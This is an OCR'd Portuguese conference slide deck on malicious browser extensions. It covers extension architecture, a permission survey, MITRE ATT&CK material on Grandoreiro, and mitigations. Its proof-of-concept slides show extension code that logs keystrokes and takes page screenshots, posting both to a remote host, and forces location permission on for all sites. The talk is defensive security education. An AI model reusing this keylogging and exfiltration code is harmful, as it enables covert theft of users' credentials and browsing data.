Tempest

ACADEMY

Conference

2023

Extensões de navegador: *Friend or Foe?*

Como extensões de navegador supostamente inofensivas podem te prejudicar sem nem você saber

Classificação da Informação: PÚBLICA
Autor da apresentação: Vinicius Lôbo

~$ whoami

- Graduando de Ciência da Computação - UNICAP
- Estagiário de P&D em *Threat Intelligence* - TEMPEST
- Membro e Capitão de *Offsec* - GHT

01 Contexto de pesquisa, resultados e Introdução à extensões

02 Estruturação e Arquitetura de uma extensão

03 Noções de segurança e análise de permissões

04 Extensões maliciosas e HANDS-ON: *pwning* com uma extensão simples


Como surgiu a pesquisa?

Tempest
[ACADEMY]
Conference

Ideia/Desafio	Estudo e análise	Desenvolvimento e POC
Tema sugerido por Jodson Leandro (*Research Advisor*) durante o período de estágio em Consultoria Técnica.	Coleta de bibliografia, artigos e documentação para análise. Leitura e estudo do material coletado	Desenvolvimento de uma extensão para prova de conceito.

Resultados da pesquisa

Com o incentivo e a ajuda do **Programa de Pesquisa e Geração de Conteúdo da Tempest** e do meu ***Research Advisor***, a pesquisa desenvolvida durante o estágio se tornou uma publicação no **SideChannel**.




disponível em: https://sidechannel.blog/extensoes-de-navegador-friend-or-foe/

Tempest
[ACADEMY]
Conference

Uma breve introdução sobre extensões

- Adicionar recursos e funções ao navegador
- Criada com tecnologias *web based*
- Tem seu próprio conjunto de APIs JS
- Distribuídas (usualmente) pelas lojas dos navegadores

Estruturação e arquitetura



Estruturação e arquitetura

Tempest
[ACADEMY]
Conference

Manifest

- “manifest_version”
- “background”
- “content_scripts”
- “permissions”

Background

- Monitorar e reagir à eventos
- Uso de API’s JS
- “persistent”

Content

- Acessar o conteúdo
- Scripts injetados
- DOM API’s

Noções de segurança

Tempest
[ACADEMY]
Conference

Separação de Privilégios

- *Content* x *Background*
- Canal autenticado


Isolated Worlds

- *Engines* separadas
- Proteção contra ataques *web*

Permissões

- Permissões definidas no *manifest*

Noções de segurança



Análise de permissões

ublockorigin
downloadhelper
duckduckgo privacy essentials
ghostery
privacy badger
to google translate
dark reader
adguard adblocker
enhancer for youtube
bitwarden
easy youtube video downloader
return youtube dislike
noscript
i don't care about cookies
sponsorblock
downthemall [*]
foxyproxy
tree style tab
youtube high defintion
onetab
epubreader
tab session manager
clearurls
disconnect
gesturify
youtube nonstop

read aloud
donwload all images
tab reloader

storage	26
tabs	20
webRequest	17
webNavigation	13
menus	9
downloads	8
cookies	7
notifications	6
activeTab	5
alarms	5
clipboard	3
dns	3
privacy	3
sessions	3
theme	3
browsingData	2
contentScripts	2
identity	2
idle	2
search	2
bookmarks	1
contextualIdentities	1
downloads.open	1
history	1


Extensões maliciosas: Um inimigo (às vezes) invisível

“Adversaries may abuse Internet browser extensions to establish persistent access to victim systems. (...) Once the extension is installed, it can browse to websites in the background, steal all information that a user enters into a browser (including credentials), and be used as an installer for a RAT for persistence.”


- MITRE ATT&CK [T1176]

Extensões maliciosas

Grandoreiro [S0531]



Grandoreiro [S0531]



Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1548	.002	Abuse Elevation Control Mechanism: Bypass User Account Control	Grandoreiro can bypass UAC by registering as the default handler for .MSC files.[2]
Enterprise	T1087	.003	Account Discovery: Email Account	Grandoreiro can parse Outlook .pst files to extract e-mail addresses.[2]
Enterprise	T1071	.001	Application Layer Protocol: Web Protocols	Grandoreiro has the ability to use HTTP in C2 communications.[3][2]
Enterprise	T1010		Application Window Discovery	Grandoreiro can identify installed security tools based on window names.[2]
Enterprise	T1547	.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Grandoreiro can use run keys and create link files in the startup folder for persistence.[3][2]
		.009	Boot or Logon Autostart Execution: Shortcut Modification	Grandoreiro can write or modify browser shortcuts to enable launching of malicious browser extensions.[3]
Enterprise	T1176		Browser Extensions	Grandoreiro can use malicious browser extensions to steal cookies and other user information.[3]
Enterprise	T1185		Browser Session Hijacking	Grandoreiro can monitor browser activity for online banking actions and display full-screen overlay images to block user access to the intended site or present additional data fields.[1][3][2]

Extensão maliciosa

Tempest
[ACADEMY]
Conference

manifest.json

```
{
        "name": "Extensão Maliciosa",
        "description": "Proof of Concept",
        "version": "1.0",
        "manifest_version": 3,
        "background": {
                "service_worker": "background.js"
        },

        "permissions": ["storage", "activeTab", "tabs", "cookies", "contentSettings",
                        "clipboard", "windows"],

        "content_scripts": [
                {
                "matches": ["https://*/*"],
                "js": ["jquery-3.6.0.min.js", "content_script.js", "html2canvas.js"]
                }
        ]
}
~
~
~
~
~
~
~
~
~
~
~
```

Extensão maliciosa

Tempest
[ACADEMY]
Conference

```
content.js
document.onkeypress = function(e){
        if(keylog_flag){
                today = new Date();
                key_log = '{'"logtype": "KEY", "datetime":"' + today + '",
                        "key":"' + e.key + '"}'
                $.post(host_port, key_log, function(data, status) {
                })
        }

}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

Extensão maliciosa

Tempest
[ACADEMY]
Conference


```
content.js
function takeScreenshot(){
        setInterval(function(){
                try{
                        if(screenshot_flag){
                                html2canvas(document.body).then(function(canvas{
                                        today = new Date()
                                        image_log = '{"logtype": "IMG",
                                                     "datetime":"' + today + '",
                                                     "img":"' + canvas.toDataURL("img/png") + '"}'
                                        $.post(host_port, image_log, function(data,status){
                                        })
                                });
                        }
                }catch(err){}
        } 1000);
}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

Extensão maliciosa

Tempest
[ACADEMY]
Conference

```
background.js
chrome.runtime.onConnect.addListener(function(port){
        chrome.tabs.query({currentWindow: true, active: true}, function(tabs){
                url = tabs[0].url
                chrome.contentSettings['location'].set({
                        primary pattern: '<all_urls>'
                        setting: 'allow'
                })
                postmsg = {"url": url}
                port.postMessage(postmsg);
        });
});
```

HANDS-ON



Mitigações e prevenções

> Certifique-se de que as extensões instaladas sejam as pretendidas, pois muitas extensões maliciosas se disfarçam de legítimas.

> Instale apenas extensões de navegador de fontes confiáveis que possam ser verificadas. As extensões de navegador para alguns navegadores podem ser controladas por meio de *Group Policies*. Altere as configurações para impedir que o navegador instale extensões sem permissões suficientes.

> Verifique se os sistemas operacionais e navegadores estão usando a versão mais atual.

Referências

- Alcorn, W., Frichot, C., and Orru, M. The Browser Hacker's Handbook. Willey, 2014.
- MDN Web Docs. Browser Extensions. Acesso em: 15 de dezembro, 2022. Disponível em: <https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions>
- Chrome Developers. Extensions. Acesso em: 15 de dezembro, 2022. Disponível em:<https://developer.chrome.com/docs/extensions/>
- Carlini, N., Porter Felt, A., and Wagner, D. ResearchGate. An Evaluation of the Google Chrome Extension Security Architecture. Acesso em 19 de dezembro, 2022. Disponível em: <https://www.researchgate.net/publication/228448075_An_Evaluation_of_the_Google_Chrome_Extension_Security_Architecture>
- MITRE Organization, MITRE ATT&CK. Browser Extensions. Acesso em 22 de dezembro, 2022. Disponível em: <https://attack.mitre.org/techniques/T1176/>
- MITRE Organization, MITRE ATT&CK. Grandoreiro. Acesso em 22 de dezembro, 2022. Disponível em: <https://attack.mitre.org/software/S0531/>
- ESET Research, Grandoreiro: How engorged can an EXE get?. Acesso em 22 de dezembro, 2022. Disponível em: <https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/>

Q&A

Onde você pergunta e eu respondo
(ou pelo menos tento :P)

OBRIGADO
:]

Tempest
ACADEMY
Conference